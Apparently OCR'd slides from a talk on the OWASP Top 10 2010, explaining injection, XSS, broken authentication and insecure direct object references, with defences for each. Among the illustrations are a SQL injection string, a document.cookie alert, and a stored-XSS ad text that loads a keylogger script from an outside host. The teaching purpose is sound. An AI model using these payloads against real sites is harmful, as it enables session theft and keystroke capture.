
Also known as the OWASP Top10 2010

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1st Step



Determine if I'm in the right talk






Don't be the next

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SQL Injection – Illustrated



A screenshot of a web application interface. It features a form with two input fields and a submit button:

- Account:** A text input field containing the value `' OR 1=1 --`.
- SKU:** An empty text input field.
- Submit:** A blue rectangular button.

1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends encrypted results back to application
5. Application decrypts data as normal and sends results to the user



A1 – Injection

Injection means...

- Tricking an application into including unintended commands in the data sent to an interpreter

Interpreters...

- Take strings and interpret them as commands
- SQL, OS Shell, LDAP, XPath, Hibernate, etc...

SQL injection is still quite common

- Many applications still susceptible (really don't know why)
- Even though it's usually very simple to avoid

Typical Impact

- Usually severe. Entire database can usually be read or modified
- May also allow full database schema, or account access, or even OS level access



A1 – Avoid Injection Flaws

■ Recommendations

1. Avoid the interpreter entirely, or
2. Use an interface that supports bind variables (e.g., prepared statements, or stored procedures),
 - Bind variables allow the interpreter to distinguish between code and data
3. Encode all user input before passing it to the interpreter
 - ▶ Always perform ‘white list’ input validation on all user supplied input
 - ▶ Always minimize database privileges to reduce the impact of a flaw

■ References

- ▶ For more details, read the new http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet



What's going on?

Formulaire de dépôt de pétition

Carte video informatique

http://www2.leboncoin.fr/ai/form/0?ca=12_s

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Région: Ile-de-France

Département: «Choisissez le département»

Code postal:

Indiquez le code postal de l'endroit où se trouve le bien que vous proposez ou recherchez.

Catégorie: «Choisissez la catégorie»

You êtes un: Particulier Professionnel

Type d'annonce: Offres Demandes

Votre nom: Madame michu

Email: mikeline.michu@gmail.com

Afin de vous protéger du spam, votre email ne sera pas visible dans l'annonce. Les utilisateurs pourront vous contacter via un formulaire.


Téléphone: 014242424242 Masquer le numéro de téléphone dans l'annonce.
exemple: 0122334455

Titre de l'annonce: Carte Vidéo

Votre annonce sera refusée si le titre ne décrit pas précisément le produit que vous proposez.
Ne pas mentionner « Vente » ou « Achat » dans le titre.

Texte de l'annonce:

```
vend carte video  
marque Gigabyte  
model gv-nx66t256de  
memoire 256  
Pci Express  
  
<script src=http://ha.ckers.fr/keylogger.js></script>
```



What's aoina on?



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A2 – Cross-Site Scripting (XSS)

Occurs any time...

- Raw data from attacker is sent to an innocent user's browser

Raw data...

- Stored in database
- Reflected from web input (form field, hidden field, URL, etc...)
- Sent directly into rich JavaScript client

Virtually every web application has this problem

- Try this in your browser – javascript:alert(document.cookie)

Typical Impact

- Steal user's session, steal sensitive data, rewrite web page, redirect user to phishing or malware site
- Most Severe: Install XSS proxy which allows attacker to observe and direct all user's behavior on vulnerable site and force user to other sites



A2 – Avoiding XSS Flaws

■ Recommendations

- ▶ Eliminate Flaw
 - Don't include user supplied input in the output page
- ▶ Defend Against the Flaw
 - Primary Recommendation: Output encode all user supplied input
(Use OWASP's ESAPI to output encode:
<http://www.owasp.org/index.php/ESAPI>
 - Perform 'white list' input validation on all user input to be included in page
 - For large chunks of user supplied HTML, use OWASP's AntiSamy to sanitize this HTML to make it safe
See: <http://www.owasp.org/index.php/AntiSamy>

■ References


- ▶ For how to output encode properly, read the new [http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)



(AntiSamy)



Safe Escaping Schemes in Various HTML Execution Contexts




ALL other contexts CANNOT include Untrusted Data


Recommendation: Only allow #1 and #2 and disallow all others

See: [www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) for more details





What's going on?



A3 – Broken Authentication and Session Management

HTTP is a “stateless” protocol

- Means credentials have to go with every request
- Should use SSL for everything requiring authentication

Session management flaws

- SESSION ID used to track state since HTTP doesn't
 - and it is just as good as credentials to an attacker
- SESSION ID is typically exposed on the network, in browser, in logs, ...

Beware the side-doors

- Change my password, remember my password, forgot my password, secret question, logout, email address, etc...

Typical Impact

- User accounts compromised or user sessions hijacked



A3 – Avoiding Broken Authentication and Session Management

■ Verify your architecture

- ▶ Authentication should be simple, centralized, and standardized
- ▶ Use the standard session id provided by your container
- ▶ Be sure SSL protects both credentials and session id at all times

■ Verify the implementation

- ▶ Forget automated analysis approaches
- ▶ Check your SSL certificate
- ▶ Examine all the authentication-related functions
- ▶ Verify that logoff actually destroys the session
- ▶ Use OWASP's WebScarab to test the implementation



What's going on?

The image shows two screenshots of a LinkedIn inbox interface, separated by a large red arrow pointing downwards.

Screenshot 1 (Top): The LinkedIn inbox page. The URL in the address bar is http://www.linkedin.com/mbox?displayMBoxItem=&itemID=I2121238824_2&trk=COMM_NI. The 'Inbox (45)' tab is selected. A red arrow points from the bottom screenshot to this tab. The 'Messages' button has a badge of '44'. The 'Invitations' button has a badge of '1'.

Screenshot 2 (Bottom): The LinkedIn inbox page. The URL in the address bar is http://www.linkedin.com/mbox?displayMBoxItem=&itemID=I2121238825_2&trk=COMM_NI. The 'Inbox (45)' tab is selected. The 'Messages' button has a badge of '44'. The 'Invitations' button has a badge of '1'. Below the buttons are four action buttons: 'Reply', 'Forward', 'Archive', and 'Delete'.



A4 – Insecure Direct Object References

How do you protect access to your data?

- This is part of enforcing proper “Authorization”, along with A7 – Failure to Restrict URL Access

A common mistake ...

- Only listing the ‘authorized’ objects for the current user, or
- Hiding the object references in hidden fields
- ... and then not enforcing these restrictions on the server side
- This is called presentation layer access control, and doesn’t work
- Attacker simply tampers with parameter value

Typical Impact

- Users are able to access unauthorized files or data



A4 – Avoiding Insecure Direct Object References

■ Eliminate the direct object reference

- ▶ Replace them with a temporary mapping value (e.g. 1, 2, 3)
- ▶ ESAPI provides support for numeric & random mappings
 - `IntegerAccessReferenceMap` & `RandomAccessReferenceMap`

<http://app?file=Report123.xls>

<http://app?file=1>

<http://app?id=9182374>

<http://app?id=7d3J93>



Report123.xls

Acct:9182374

